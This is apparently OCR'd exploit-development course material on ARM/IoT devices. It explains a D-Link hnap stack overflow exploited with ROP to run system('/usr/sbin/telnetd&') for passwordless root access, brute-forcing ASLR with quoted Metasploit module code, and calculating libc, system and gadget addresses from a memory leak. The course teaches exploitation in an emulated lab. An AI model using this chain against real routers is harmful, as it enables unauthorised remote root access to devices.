`Blx r3` does a branch link exchange to the `r3` address which is system. This will accomplish our goal of running system("/usr/sbin/telnetd&") and providing us with root-level remote access with no password required.

Launching the Dlink Exploit




Because of ASLR, we don't know the offsets needed for `gadget1`, `gadget2`, and system. The offsets we need are all based off `libc` and are relative to one another. But to calculate them, we need the know the base address of `libc`. This is what gets shifted and changed due to ASLR.

The process ids given in these slides will vary on a running system.


Due to how the `httpd` daemon handles these types of requests, we can brute force ASLR. The `hnap` request is actually handled by a child process that gets started by the `httpd` daemon. If we provide the wrong offsets in our exploit, we will not successfully execute our ROP payload, and we will crash the process. But we will not crash `httpd`. We will crash the child process that it starts up.

Launching the Dlink Exploit – httpd remains stable




Even though we crashed the child process, the `httpd` daemon is still up and running. It is waiting for new requests to come in. This is important, because if we crashed the `httpd` daemon on a failed exploit attempt, we couldn't try multiple times. We could no longer reach the web service, because it wouldn't be listening over the network. It starts a child process and that is what we are crashing, so the `httpd` process remains stable, we don't lose access, and can try additional exploit attempts.

Launching the Dlink Exploit - Brute force ASLR



The brute force attempt is done by sending a request with our ROP gadgets and system address based on an assumed address of `libc`. We send it over and over in rapid succession until we guess right, and our payload executes successfully. We do not risk crashing `httpd` and losing remote access to the service.

Debugging hnap – Attaching to httpd (1)




Since the emulated Dlink router is running in a `chroot` environment on the dogfish vm, we can debug the `httpd` process.

However, if we want to view the memory corruption in the vulnerable function, we need to debug the child process that `httpd` starts up. We have been calling this the `hnap` process, because that is what it gets named, but the binary itself is named `/htdocs/cgibin`.

To debug `cgibin` in `gdb`, we first need to attach to the `httpd` daemon. In this example it is using the process id of 5529. Once we are debugging `httpd`, we need to let `gdb` know that we want to debug any child processes that gets started up. We can do this with the `follow-fork-mode` command in `gdb`.

Debugging hnap – Attaching to httpd (2)




```
(gdb) set follow-fork-mode child
(gdb) show follow-fork-mode
Debugger response to a program call of fork or vfork is "child".
```


We can see `gdb's follow-fork-mode` settings by using the help command while in `gdb`.


```
(gdb) help set follow-fork-mode
```

Set debugger response to a program call of `fork` or `vfork`.
A `fork` or `vfork` creates a new process. `follow-fork-mode` can be:
parent - the original process is debugged after a fork
child - the new process is debugged after a fork
The unfollowed process will continue to run.
By default, the debugger will follow the parent process.

We set the `follow-fork-mode` to child so that whenever `httpd` starts up the `cgibin/hnap` process we will detach from `httpd` and debug the child process.

Debugging hnap – Follow Fork

httpd starts a new child process called "hnap"




```
[Attaching after process 5529 fork to child process 7170]
[New inferior 2 (process 7170)]
[Detaching after fork from parent process 5529]
[Inferior 1 (process 5529) detached]
process 7170 is executing new program:
/home/nemo/dlink_rootfs/htdocs/cgibin
...
[Switching to process 7170]
```


Once the child process is started, `gdb` switches to "`follow the fork`" and starts debugging the `hnap` process.

Note: There are some timing issues that are discussed in the lab, since we don't want to detach early and debug the wrong child process.

Example: Brute Forcing ASLR – Metasploit/Dlink (1)

- Calculating the addresses of gadgets given a base address

```
[ 'Dlink DIR-868 (rev. B and C) / 880 / 885 / 890 / 895 [ARM]',
            {
              'Offset'          => 1024,
              'LibcBase'        => 0x400DA000,       # we can pick any xyz in 0x40xyz000
                                                     # (an x of 0/1 works well)
              'System'          => 0x5A270,          # system() offset into libuClibc-0.9.32.1.so
              'FirstGadget'     => 0x18298,          # see comments below for gadget information
              'SecondGadget'    => 0x40CB8,
              'Arch'            => ARCH_ARMLE,
            }
],
```


In Metasploit's `dlink hnap` buffer overflow exploit, the addresses of the gadgets and the system function are pre calculated prior to throwing the exploit by adding their offsets to the base address of `libc`. These code snippets show the base address of 0x400DA000 used (`LibcBase`) and the offsets for system and both of the gadgets.

By adding the offsets to the base of `libc`, we get the addresses where these gadgets would be loaded in process memory if the `libc` base address was 0x400da000. However, if the target system is using ASLR, this address will be different every time the process is ran. So even though we have calculated the addresses based on LibcBase, they will not be accurate if the LibcBase address used here does not match the base address of `libc` in the running process.

We cover adding offsets to base addresses in the ROP and Memory Leak sections of this course.

Reference:
https://github.com/pedrib/PoC/blob/master/exploits/metasploit/dlink_hnap_login_bof.rb

Example: Brute Forcing ASLR – Metasploit/Dlink (2)

- Keep trying to send the payload in a while loop
- Listening service must remain available

```
shellcode = prepare_shellcode_arm(cmd)

      print_status("#...- \"Bypassing\" the device's ASLR. This might take up to 15 minutes.")
      counter = 0.00
      while (not @elf_sent)
        if counter % 50.00 == 0 && counter != 0.00
          print_status("#{peer} - Tried ... times in ... seconds.")
        end
        send_payload(shellcode)
        sleep datastore['SLEEP'].to_f     # we need to be in the LAN, so a low value  (< 1s) is fine
        counter += 1
      end
      print_status("... - The device downloaded the payload after ... tries / ... seconds.")
```


In order to get around ASLR, the Metasploit module will brute force the exploit by sending it over and over until it gets a response indicating that the exploit worked. It uses the base address for `libc` from the previous slide until there is an instance of the process that uses that base address. This is possible because the `httpd` process that receives these exploit attempts will create a child process (`hnap`) and pass along the input. The child process will crash every time the `libc` base address does not match. Because the `httpd` process remains up and stable, this type of brute forcing is possible. If we lost access to the web interface the first time we had a failed exploit attempt, we could not exploit the router the same way.

This is covered in more depth in the Dlink Exploit section of this course.

Reference:
https://github.com/pedrib/PoC/blob/master/exploits/metasploit/dlink_hnap_login_bof.rb

Lab 10 | Dlink Exploit

Duration Time: 45 Minutes

In November 2016, Pedro Ribeiro disclosed a remote buffer overflow in the hnap process on Dlink routers. The overflow is due to the improper implementation of strncpy with no bounds checks on user-provided input. An attacker can write past a local stack buffer and overwrite the saved lr, giving them control of execution when the function returns.

OBJECTIVES

- Starting up an emulated router
- Launching a remote buffer overflow exploit from the hammerhead vm
- (Optional) observe a crash in the child process
- (Optional) step through the memory corruption in the child process and observe how we gain control of execution via a vulnerable implementation of strncpy

PREPARATION

This lab will be done in the Dogfish virtual machine.

See the SANS SEC661 workbook for detailed lab instructions.

Tools used: python, gdb

For detailed lab instructions, see the SANS SEC661 workbook.

Course Roadmap

SEC661.1
ARM Exploit Fundamentals

SEC661.2
Exploiting IoT Devices

SEC661.2

1. **Firmware**
   Lab: Firmware Extraction
2. **Router Emulation**
3. **Netgear Exploit**
   Lab: Netgear Exploit
4. **ROP**
   Lab: ROP
5. **Dlink Exploit**
   Lab: Dlink Exploit
6. **Memory Leaks**
   Lab: Memory Leaks
7. **64-Bit ARM**
   Lab: 64-Bit ARM

This page intentionally left blank.


Memory Leaks

Bypassing ASLR is a tough challenge, but memory leaks help make this a possibility. If we can disclose enough information about the runtime memory layout, we can build a successful exploit. Some math is involved here, but if we can find a good point of reference, we can calculate the addresses required in order to execute our payload without crashing the target process. Typically, memory leaks require a separate exploit or some other type of information disclosure.

This page intentionally left blank.

Memory Leaks - Overview

- With ASLR enabled, we do not know the runtime addresses of the items we need for the exploit



With ASLR enabled, we don't know the addresses to use in our exploit because the base address of the target segments start at different locations every time the process starts up. If we can leak a memory address that we can use to calculate the addresses of the artifacts we need, it may be possible to bypass ASLR. However, when we leak the address, it is important that we do not crash or restart the process. If we do, new addresses will be used when the process starts back up, due to ASLR being enabled.

We will be using **`libc-2.31.so`** as our example target.

Effects of ASLR

- Base addresses are different whenever the process is restarted


```
nemo@mako:~$ cat /proc/sys/kernel/randomize_va_space
2

nemo@mako:~$ cat /proc/709/maps | grep libc | grep r-xp
b6e28000-b6f11000 r-xp 00000000 fc:02 921870     /usr/lib/arm-linux-gnueabihf/libc-2.31.so

nemo@mako:~$ cat /proc/740/maps | grep libc | grep r-xp
b6e1b000-b6f04000 r-xp 00000000 fc:02 921870     /usr/lib/arm-linux-gnueabihf/libc-2.31.so


nemo@mako:~$ cat /proc/746/maps | grep libc | grep r-xp
b6e0d000-b6ef6000 r-xp 00000000 fc:02 921870     /usr/lib/arm-linux-gnueabihf/libc-2.31.so
```


The cat example will show the status of ASLR on the system, it is a kernel setting that can be read from `/proc/sys/kernel/randomize_va_space`
0 = ASLR disabled
1 = Randomize code (also includes `vdso` and `stack`)
2 = Randomize code and data

This output shows multiple runs of the same program (`leak`), it gets process ids 709, 740, and 746. For each iteration, we see that the base address for the code segment of `libc` is different. This is due to ASLR. The base address changes, but all of the offsets within segment are the same.

```
nemo@mako:~$ cat /proc/sys/kernel/randomize_va_space
2

nemo@mako:~$ ps aux | grep leak
nemo      709  0.0  0.0   1420   380 pts/0    S+   07:28   0:00 ./leak
nemo      738  0.0  0.0   6764   520 pts/1    S+   07:30   0:00 grep --color=auto leak

nemo@mako:~$ cat /proc/709/maps | grep libc
b6e28000-b6f11000 r-xp 00000000 fc:02 921870     /usr/lib/arm-linux-gnueabihf/libc-2.31.so
b6f11000-b6f20000 ---p 000e9000 fc:02 921870     /usr/lib/arm-linux-gnueabihf/libc-2.31.so
b6f20000-b6f22000 r--p 000e8000 fc:02 921870     /usr/lib/arm-linux-gnueabihf/libc-2.31.so
b6f22000-b6f24000 rw-p 000ea000 fc:02 921870     /usr/lib/arm-linux-gnueabihf/libc-2.31.so

nemo@mako:~$ cat /proc/709/maps | grep libc | grep r-xp
b6e28000-b6f11000 r-xp 00000000 fc:02 921870     /usr/lib/arm-linux-gnueabihf/libc-2.31.so
```


```
nemo@mako:~$ ps aux | grep leak
nemo      740  0.3  0.0   1420   368 pts/0    S+   07:31   0:00 ./leak
nemo      742  0.0  0.0   6764   500 pts/1    S+   07:31   0:00 grep --color=auto leak

nemo@mako:~$ cat /proc/740/maps | grep libc | grep r-xp
b6e1b000-b6f04000 r-xp 00000000 fc:02 921870     /usr/lib/arm-linux-gnueabihf/libc-2.31.so

nemo@mako:~$ ps aux | grep leak
nemo      746  0.1  0.0   1420   348 pts/0    S+   07:32   0:00 ./leak
nemo      748  0.0  0.0   6764   544 pts/1    S+   07:32   0:00 grep --color=auto leak

nemo@mako:~$ cat /proc/746/maps | grep libc | grep r-xp
b6e0d000-b6ef6000 r-xp 00000000 fc:02 921870     /usr/lib/arm-linux-gnueabihf/libc-2.31.so
```

Reference:
https://linux-audit.com/linux-aslr-and-kernelrandomize_va_space-setting/

Leveraging a Memory Leak

- Requires an information disclosure usually in the form of a separate exploit
- If the target program crashes or restarts, the addresses change

As an example, if we can leak the address of memmove, how could we leverage this to bypass ASLR?




In this example, we stage a memory leak of `memmove` in order to use this as an example to show how we can leverage a memory leak.

To leak an address, you would need to find some type of information disclosure, which might be finding and successfully running a separate exploit that does not crash the target process.

Since ASLR will use new base addresses when a program restarts, we will have to leverage the leak without crashing or restarting the target process.

Memory Leak – Finding Offsets

- Given a target binary, static analysis tools can be used to determine offsets
- Offsets will stay the same in relation to the base address of the loaded memory segment




```
nemo@mako:~/labs/leak$ readelf -s libc-2.31.so | grep " memmove"
  2090: 0005f310   832 FUNC    GLOBAL DEFAULT   14 memmove@@GLIBC_2.4
```


Using static analysis tools, we need to find the offset of `memmove` in the `libc` shared object. We need to use the same version of the binary (i.e., `libc-2.31.so`) as the target. A copy of this file is available in the `~/labs/leak` folder. If the binary on the target changes, then we need to update the offsets we find in our static analysis.

The following tools could be used to do this:
objdump, IDA, Ghidra, radare2, readelf


We can pull target binaries off the device or even out of a firmware update when available.

In this example on the slide, we use `readelf` to find the offset of `memmove`.

Memory Leak – Finding Offsets with Radare2

- Using radare2 to find offset for memmove
  - aaa = analyze and autoname functions
  - is = list symbols

```
nemo@hammerhead:~/labs/leak$ r2 libc-2.31.so
...
[0x0001aad8]> aaa
...
[0x0001aad8]> is | grep memmove
1175  0x0001ac48 GLOBAL FUNC   4     __aeabi_memmove4
1185  0x0001ac48 GLOBAL FUNC   4     __aeabi_memmove8
1208  0x000aa1bc GLOBAL FUNC   14    __memmove_chk
2016  0x000aacac GLOBAL FUNC   16    __wmemmove_chk
2090  0x0005f310 GLOBAL FUNC   832   memmove
2153  0x0001ac48 GLOBAL FUNC   4     __aeabi_memmove
2299  0x0006504c WEAK   FUNC   6     wmemmove
```




Below is an example of how to do it using radare2. We see the offset for the memmove function at +0x5f310 into the `libc` code segment and we also have the actual address of `memmove` from the running process 0xb6e99310.

- r2 <filename> - open the file
- aaa – auto analyze with autonaming
- is – info symbols

nemo@hammerhead:~/labs/leak$ r2 libc-2.31.so
...
[0x0001aad8]> aaa
...
[0x0001aad8]> is | grep memmove
1175 0x0001ac48 0x0001ac48 GLOBAL FUNC 4 __aeabi_memmove4
1185 0x0001ac48 0x0001ac48 GLOBAL FUNC 4 __aeabi_memmove8
1208 0x000aa1bc 0x000aa1bc GLOBAL FUNC 14 __memmove_chk
2016 0x000aacac 0x000aacac GLOBAL FUNC 16 __wmemmove_chk
2090 0x0005f310 0x0005f310 GLOBAL FUNC 832 memmove
2153 0x0001ac48 0x0001ac48 GLOBAL FUNC 4 __aeabi_memmove
2299 0x0006504c 0x0006504c WEAK FUNC 6 wmemmove

Memory Leak (1)

- Given the runtime address of memmove and since we know how far away it is from the base of libc, we can calculate the runtime base address of libc.




With the runtime address of `memmove` and its offset from the base of `libc`, we can do some math to get the runtime address of the base of `libc`.

`memmove` runtime address – `memmove` offset = `libc` runtime address

Memory Leak (2)

- By subtracting the offset of memmove from its runtime address, we get the base address of libc

```
nemo@hammerhead:~$ python
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or
"license" for more information.
>>> hex(0xb6e99310 - 0x5f310)
'0xb6e3a000'
```



Python can be used to do some quick hexadecimal math.

The base of `libc` was previously an unknown due to ASLR. But with the runtime address of `memmove` and the offset of `memmove` inside `libc`, we can calculate the runtime base address of `libc`.


```
>>> hex(0xb6e99310 - 0x5f310)
'0xb6e3a000'
```

Based on our math, `libc` is loaded at 0xb6e3a000 for this iteration of the process. When it restarts (due to ASLR), it will be loaded at a different address. This is why it is important to not crash the target process while acquiring the leaked address.

Memory Leak (3)

- We can add offsets to libc to get the addresses for the other items required for our exploit

```
nemo@hammerhead:~/labs/leak$ radare2 libc-2.31.so
...
[0x0001aad8]> aaa
...
[0x0001aad8]> is | grep system
238   0x000c11ac GLOBAL FUNC  96     svcerr_systemerr
614   0x00032990 GLOBAL FUNC  28       __libc_system
1410  0x00032990 WEAK   FUNC  28       system
```




Now that we have the base address of `libc`, we can calculate the runtime address of other artifacts that we need. For example, if we need the system address, we can use static analysis tools to find the offset. Be careful as to whether or not the function is `THUMB`. If it is `THUMB`, you will need to add +1 to the address when putting together the final version of your exploit. To determine if an instruction is `THUMB`, check to see if the width of the instruction is 2 bytes using a static analysis tool like Ghidra, Radare2, IDA. `Readelf` can also do this quickly from the command line. In the output below we see that system is a `THUMB` instruction. Not all tools indicate this automatically as seen in the slide.

```
nemo@hammerhead:~/labs/leak$ readelf -a libc-2.31.so | grep system
  238: 000c11ad    96 FUNC    GLOBAL DEFAULT   14 svcerr_systemerr@@GLIBC_2.4
  614: 00032991    28 FUNC    GLOBAL DEFAULT   14 __libc_system@@GLIBC_PRIVATE
 1410: 00032991    28 FUNC    WEAK   DEFAULT   14 system@@GLIBC_2.4
```

Memory Leak (4)

- Add base of libc to the system offset to get the runtime address of system

```
nemo@hammerhead:~$ python
...
>>> hex(0xb6e3a000 + 0x32990)
'0xb6e6c990'
```




After we find the offset of system (0x32990) with our static analysis tools, we can then add this offset to the base address of `libc` to get the runtime address of system. The runtime address of system is `0xb6e6c990`.

```
hex(0xb6e3a000 + 0x32990)
'0xb6e6c990'
```

Memory Leak (5)

- Our ROP gadget is not a symbol, but we can use objdump to get the offset for a "pop {r0, r4, pc}" gadget

```
nemo@mako:~/labs/leak$ objdump -d libc-2.31.so
| grep pop | grep r0
...
5f3fc:   e8bd8011          pop      {r0, r4, pc}
```




We can repeat this technique to find the other artifacts we need. Previously we identified `pop {r0, r4, pc}` as a ROP gadget we want to use. We use `objdump` to find the offset of this instruction. We see the offset as 0x5f3fc.

```
nemo@mako:~/labs/leak$ objdump -d libc-2.31.so | grep pop | grep r0
  4cfde:        b198            cbz             r0, 4d008 <_IO_popen@@GLIBC_2.4+0x38>
  4d006:        b108            cbz             r0, 4d00c <_IO_popen@@GLIBC_2.4+0x3c>
  5f3fc:        e8bd8011        pop             {r0, r4, pc}
```

Memory Leak (6)

- Just like system, we can add the offset of the gadget to the base address of libc, to get its runtime address

```
nemo@hammerhead:~$ python
...
>>> hex(0xb6e3a000 + 0x5f3fc)
'0xb6e993fc'
```



